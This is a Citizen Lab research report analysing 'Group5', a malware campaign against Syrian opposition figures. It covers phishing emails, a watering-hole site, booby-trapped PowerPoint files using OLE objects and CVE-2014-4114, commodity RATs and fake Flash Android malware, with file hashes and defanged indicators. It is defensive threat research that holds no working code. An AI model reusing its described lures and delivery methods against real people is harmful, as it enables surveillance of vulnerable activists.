

## Group5: Syria and the Iranian Connection

August 2, 2016

Tagged: [Android](#), [Cybersecurity](#), [Iran](#), [Malware](#), [Mobile security](#), [Surveillance](#), [Syria](#), [Targeted Threats](#)

Categories: [Adam Hulcoop](#), [Bahr Abdul Razzak](#), [John Scott-Railton](#), [Katie Kleemola](#), [Matt Brooks](#), [Reports and Briefings](#)

By **John Scott-Railton,\* Bahr Abdulrazzak,\* Adam Hulcoop,\* Matt Brooks,\* & Katie Kleemola\*\***

\*The Citizen Lab at the Munk School of Global Affairs, University of Toronto; \*\*Lookout Inc.

[Read the Associated Press exclusive.](#)

[Read the op-ed by Citizen Lab Director Ron Deibert](#)

**Media coverage:** [BoingBoing](#).

## Executive Summary


This report describes an elaborately staged malware operation with targets in the Syrian opposition. The operators have used a range of techniques to target Windows computers and Android phones with the apparent goal of penetrating the computers of well-connected individuals in the Syrian opposition.

We first discovered the operation in late 2015 when a member of the Syrian opposition spotted a suspicious e-mail containing a PowerPoint slideshow. From this initial message, we uncovered a watering hole website with malicious programs, malicious PowerPoint files, and Android malware, all apparently designed to appeal to members of the opposition.

Elements of the Syrian opposition have been targeted by malware campaigns since the early days of the conflict: regime-linked malware groups, the Syrian Electronic Army, ISIS, and a group linked to Lebanon reported by FireEye in 2015 have all attempted to penetrate opposition computers and communications. Some of these operations are still active as of the time of writing. This report adds one more threat actor to the list: Group5, which we name to reflect the four other known malware groups.

Group5 stands out from the operations that have already been reported on: some of the tactics and tools used have not been observed in this conflict; the operators seem comfortable with Iranian Persian dialect tools and Iranian hosting companies; and they appear to have run elements of the operation from Iranian IP space.

# SYRIA: PUBLICLY-REPORTED THREAT ACTORS



From: Scott-Railton, Abdulrazzak, Hulcoop, Brooks & Kleemola. Group5: Syria and the Iranian Connection.

CITIZEN LAB 2016

Like a chameleon, Group5 borrows opposition text and slogans for e-mail messages and watering holes, showing evidence of good social engineering and targeting. However, Group5's technical quality is low, and their operational security uneven. This is a common feature of many operations in the Syrian context: since the baseline security of many of the targets is very low, many successful threat actors seem to conserve (and in some cases not possess) more sophisticated techniques. We believe we identified Group5 early in its lifecycle, before all of the malware that had been staged and prepared could be deployed in a full campaign.

Our analysis indicates that Group5 is likely a new entrant in Syria, and we outline the circumstantial evidence pointing to an Iranian nexus. We do not conclusively attribute Group5 to a sponsor, although we suspect the interests of a state are present, in some form. Group5 is just the latest addition to an expanding cast of actors targeting Syrian opposition groups, and its entry into the conflict shows the continuing information security risks that they face.

## Background: The Perpetual Targeting of the Syrian Opposition

Syrians have experienced monitoring and blocking of their electronic communications for many years. As a result, many more technically literate Syrians have familiarized themselves with VPNs and other tools to circumvent simple blocking, and achieve a degree of privacy. After the 2011 Uprising began, the regime disconnected telecommunications services in many areas controlled by opposition groups. This led, in these areas, to the widespread adoption of satellite internet connectivity, mostly via VSAT (Very Small Aperture Terminal) services like Tooway and iDirect, and to a lesser extent the use of BGAN (Broadband Global Area Network) terminals.

At the same time, the Syrian opposition's activities outside the country, both in neighboring countries like Turkey, as well as in the diaspora, dramatically increased. Much of this activity takes place over social networks, free e-mail accounts like Gmail (and Google Apps for Work), and via tools like Skype's VoIP services.

These shifts in connectivity limited the effectiveness of the passive monitoring and blocking used by the Al Assad Regime, and

frustrated its abilities to monitor the opposition.

However, the shift towards social networks and other online tools has created new opportunities for the regime to target the opposition. Opposition members constantly share information, files, tools and programs, via social media. This highly-connected environment enables them to be highly aware of changing events, and quickly mobilize resources. In addition, a number of online services, such as the Google Play Store, are blocked or restricted for Syria. As a result, a culture of sharing Android APK files has also developed.

The heavy reliance on popular online platforms, and regular sharing of tools, presents many opportunities to seed malicious files. For the regime, a successful operation means a chance to regain visibility into the activities of groups within the geographic borders of Syria, while extending their reach outside into the diaspora. For other groups, such as ISIS, the digital vulnerability of the opposition presents an opportunity to develop a capability against opposition communications. The following section outlines several of these known threat actors.

### **Regime-Linked Groups**

The most well-known threat actor to target the Syrian Revolution is the Syrian Electronic Army (SEA). However, many of the targets of the SEA have been Western organizations, although the SEA continues to conduct lower-profile operations that include malware against the opposition. Less notorious, although still the subject of reporting, are malware groups linked to the regime. These malware groups have been active since 2011, and have used a wide range of Commercial-Off-The-Shelf (COTS) Remote Access Trojans (RATs) to target the opposition. Typically, these groups bundle RATs with a wide range of documents and programs designed to appeal to the opposition. Over the years, these campaigns have included everything from “revolution plans,” lists of “wanted suspects,” to fake security and encryption tools. These campaigns have been extensively characterized by reports from the Citizen Lab, The Electronic Frontier Foundation, and private companies like TrendMicro and Kaspersky. A range of reports have documented these regime-linked campaigns over the years.

### **Pro-Regime Groups Outside Syria**

There is also evidence of pro-Assad groups outside Syria participating in malware campaigns against opposition. Notably, a group reported on in 2015 by FireEye (in collaboration with one of the authors of this report) used female avatars to send trojaned documents to high profile figures in opposition politics, aid, and armed groups. The operation yielded over 31,000 conversations, and a trove of sensitive information about a variety of groups’ plans and activities. This group also made use of fake matchmaking websites and social media accounts to backstop their deception.

### **ISIS-Linked Groups**

On a different side of conflict, the Citizen Lab documented a malware operation linked to ISIS against the group ‘Raqqa is Being Slaughtered Silently’ (RBSS) in 2015. The operators, masquerading as a group of RBSS sympathizers based in Canada, targeted victims with a file that claimed to contain locations of ISIS forces and US Airstrikes within Syria. The file actually contained custom malware that collected and transmitted information about the infected computer. The report concluded that there was strong circumstantial evidence linking the malware to members of ISIS.

### **Many Groups, Similar Tactics**

Each of these groups has distinct Tactics, Techniques and Procedures (TTPs). However, one common thread among the many publicly-reported groups is that they rarely use exploits in their campaigns, instead relying heavily on social engineering and trickery to convince targets to execute malicious files, disguised as innocuous documents.

This may reflect some of these groups’ lack of technical sophistication. For example, many regime-linked groups seem to have very limited skills and technical resources, and rely almost entirely on RATs coupled with well-informed social engineering. These techniques have evolved, but not improved radically since 2011. In other cases, such as the Lebanon-linked group reported on by FireEye, operators may have access to more sophisticated techniques, but see little reason to use them against their targets, given the limited technical capabilities of the opposition.

## **Part 1: Discovering Group5**

*This section describes the e-mails that first alerted us to an operation targeting the Syrian political opposition in October 2015.*

On October 3rd 2015, Noura Al-Ameer, a well-connected Syrian opposition political figure, negotiator, and former Vice President of the opposition Syrian National Council (SNC), received a suspicious e-mail.<sup>1</sup> The e-mail purported to come from a human rights documentation organization she had never heard of: “Assad Crimes.” The sender, using the e-mail address office@assadcrimes[.]info claimed to be sharing information about Iranian “crimes,” a theme familiar to many in the opposition.



Fig. 1: Noura Al-Ameer, former SNC Vice President and a target of the operation. An activist from Homs, Syria, Al-Ameer was detained and tortured in the security branches, later moved to the infamous Adra prison in Damascus, prior to fleeing the country several years ago. Today, she is a delegate to the SNC's political council and works to document war crimes committed during the conflict. Her identity was falsely used to register the assadcrimes website.

Interestingly, Al-Ameer's own name was used in the assadcrimes[.]info domain registration, along with other false information (we speculate on the reason for using her name in **Part 6: Analysis of Competing Hypotheses**).

Along with a brief pretext in the Subject and Body, the e-mail also contains an attached Microsoft PowerPoint Slideshow (PPSX) document that, when clicked, directly opens and runs a PowerPoint slideshow.

### E-mail 1: The Initial Message (Dropper Doc 1)

On October 3rd 2015, Al-Ameer received the initial e-mail message, containing the first malicious file:

ایران نقتل الحجاج في منى

office@assadcrimes.info

to ▾ جرائم إيران في السعودية

03/10/2015

assadcrimes.ppsx

Translation:

**From:** office@assadcrimes[.]info  
**To:**  
Subject: Iran is killing the Pilgrims in Mina  
Body: Iran's Crimes in the Kingdom of Saudi Arabia

Examination of the header of the message indicates that the message was sent via 88.198.222[.]163, the same IP address as the Command & Control (C2) for the malware dropped by the file (See **Part 3: Windows Malware**).

Assadcrimes.ppsx  
MD5 : 76F8142B4E52C671871B3DF87F10C30C

### Communication with the Operator

Al-Ameer, who is no stranger to digital threats, recognized that the e-mail was suspicious, and on our instruction made contact with the operator, hoping to elicit further malware.

Al-Ameer's E-mail:

04/10/2015 ★ ↻ ▾

مرجبا  
الملف لم يعمل لدى ... أرجو إرسال نسخة صحيحة

2015-10-03 15:05 GMT+02:00 <[office@assadcrimes.info](mailto:office@assadcrimes.info)>;  
جرائم ايران في السعودية

Translation:

**From:** [Redacted]  
**To:** office@assadcrimes[.]info□  
**Body:**  
Hello  
The file didn't work .... Please send a correct version□

### E-mail 2: The Operator Replies (Dropper Doc 2)

Shortly after the target's message, the operator replied with an updated file, sent via a webmail client (RoundCube):□

04/10/2015 ★ ↻ ▾

تحميل \*inf

 assadcrimes1.ppsx

Translation:

**From:** office@assadcrimes[.]info□  
**To:**[Redacted]  
**Body:**  
inf\* download

We are unsure why the second e-mail does not contain additional social engineering text. It is possible this was an oversight, or that the Group5 operator at the time was not comfortable writing in Arabic.

Assadcrimes1.ppsx  
MD5: F1F84EA3229DCA0CCACB7381A2F49F99

### Bait Content: Syria and Iran-Themed PowerPoint Slideshows

The PPSX documents (assadcrimes.ppsx & assadcrimes1.ppsx) contain a series of images and Arabic text, including cartoons and photographs describing politically sensitive events, such as aggressions launched by Iran against Saudi Arabia, and the politics surrounding the current Syrian conflict. The documents also provide a historical overview of Iranian-linked "attacks" and other□ events in the Kingdom of Saudi Arabia.

● في عام 1404 هجري توجهت طائرتان حربيتان من إيران إلى مدينة الجبيل الصناعية لقصف وضرب المنشآت الحيوية فيها "مصنع بترو كيميات" وبحمد الله أسقطت القوات الجوية (الصقور السعودية) طائرة واحدة فيها لاذت الأخرى بالهرب



Figure 2: Screenshot from a slide referred to an Iranian attack in 1984 against petrochemical facilities in Saudi Arabia.

Translation:

On 1404 A.H – 1984 A.D Iranian warship attacked Saudi Arabia

On 1404 A.H, two Iranian war planes headed to Jubail industrial city, to bomb and hit critical factories (Petrochemical factory) and by god's will, the Saudi's air forces was able to hit one plane, while the other managed to escape.

When opened, both files download malware onto the victim's machine. Malware from these files is analyzed in [Part 3: Windows Malware](#).

## Part 2: The Assadcrimes Website

*Group5 operated a website, assadcrimes[.]info that served as a watering hole for Android and Windows malware. This section outlines the various files hosted on the site.□*


After the initial e-mails, we began to monitor a website linked to the e-mails: assadcrimes[.]info. At the time of these e-mails (Oct. 3, 2015), the site was not fully functional. However, within a few days (Oct. 11, 2015) the main page displayed "Posts Tagged Bashar Assad Crimes" with content apparently critical of Bashar Assad. The content appears to have been [scraped from an opposition blog](#), as well as from [other opposition sites](#). This blog was created in the name of [Tal al-Mallohi](#), known as Syria's youngest prisoner of conscience. The original blog creation predates the current unrest in Syria.



Figure 3 : Screenshot of the website taken in April 2016 (assadcrimes[.]info).

Shortly before this publication of Group5, the website was listed as “expired” and parked, indicating that the owner chose not to renew the domain.

# GROUP5: STAGING AND TARGETING



From: Scott-Railton, Abdulrazzak, Hulcoop, Brooks & Kleemola.  
Group5: Syria and the Iranian Connection.

## CITIZEN LAB 2016

*Group5 Staging and Targeting*

### Malware Seeding on the Website (Dropper Doc 3)

While monitoring the website, we identified several directories that auto-download a further malicious file (assadcrimes.info.ppsx).□  
These links seem designed for other forms of social engineering, perhaps using similar bait to the messages targeting Al-Ameer.  
The Assadcrimes.info.ppsx file concerns the Syrian conflict, with characters and cartoons culled from social media and online sites.□



## مسرحيّة جديدة بسوريا خطّة أمريكية روسية لتقسيم الكعكة السوريّة



Figure 4 : A slide from the file Assadcrimes.info.ppsx□

Translation:

A new Play in Syria  
Russian-American plan to divide the Syrian cake.

When viewed, the victim's computer is silently infected with malware (See [Part 3: Windows Malware](#)).

Assadcrimes.info.ppsx  
MD5: 30BB678DB3AD0140FC33ACD9803385C3

### Martyred Children (Decoy Dropper 4)

Elsewhere on the site we found several HTML pages that, when visited, triggered the downloading of a malicious executable named "martyred children" (alshohadaa alatfal.exe). When executed, the program pulls images hosted on assadcrimes[.]info of the [Ghouta Chemical Attacks](#), while simultaneously infecting the target machine with malware.




Figure 5 : showing screenshot of 'alshohadaa alatfal.exe' running. Images blurred by the authors.

Malware from the website is described in Part 3: Windows Malware

alshohadaa alatfal.exe  
MD5: 2FC276E1C06C3C78C6D7B66A141213BE

## Android Malware

While examining the assadcrimes[.]info website, we identified Android malware, seeded via a fake Adobe Flash Player update□ notification. We describe this Android malware in detail in: Part 4: Android Malware.□

adobe\_flash\_player.apk□  
MD5: 8EBEB3F91CDA8E985A9C61BEB8CDDE9D

## Part 3: Windows Malware

Group5 used (or was staging) a range of malware in this operation, ranging from malicious PowerPoint slideshows using exploits to executable files that directly drop malware. A comprehensive analysis of their malware is found in [Appendix A: Windows Malware Analysis](#).

### Malicious PowerPoint

The initial Group5 targeting that we observed in the e-mails to Al-Ameer included PPSX documents as a vehicle for malware using two different techniques: (1) executing OLE objects using animation actions within a PowerPoint slideshow and; (2) using CVE-2014-4114 to drop and execute malicious code.

In assadcrimes.ppsx the operators embed an OLE Package object within a PowerPoint slideshow. When displayed as an animation, the object is executed while the slideshow is viewed, a [technique that has been previously described](#) (for more detail, see [Appendix A: Dropper Doc 1](#) & [Appendix A: Dropper Doc 3](#)). In this case the user is presented with a prompt asking whether they wish to run the object.




Figure 6: The malicious executable within the PowerPoint slideshow, when viewed in edit mode. A victim double clicking on the slideshow would not be shown the object.

In the assadcrimes1.ppsx, the operator has created a PowerPoint file that leverages CVE-2014-4114, a vulnerability in the OLEO packager component of the Windows operating system (See [Appendix A: Dropper Doc 2](#)).

#### Decoy Applications

The operators have also created a decoy application, hosted on assadcrimes[.]info, that displays images of child victims of the 2013 Ghouta Chemical Attacks. When executed, the application silently decrypts and drops the malware (See [Appendix A: Decoy Dropper 4](#)).

# GROUP5: MALWARE TECHNIQUES



From: Scott-Railton, Abdulrazzak, Hulcoop, Brooks & Kleemola.

Group5: Syria and the Iranian Connection.

## CITIZEN LAB 2016

### The RATs

The operators use these techniques to deliver two commonly available Remote Access Trojans (RATs): njRat and NanoCore RAT. In both cases, Group5 disguised the malicious binaries with several layers of obfuscation, including crypting and packing to reduce the possibility of detection by antivirus software.

Both RATs provide a wide range of functionality on the target machine, ranging from collecting files, watching the screen, to capturing passwords and keystrokes. The RATs also enable the operator to remotely delete files, and spy on the computer user via the microphone or webcam.

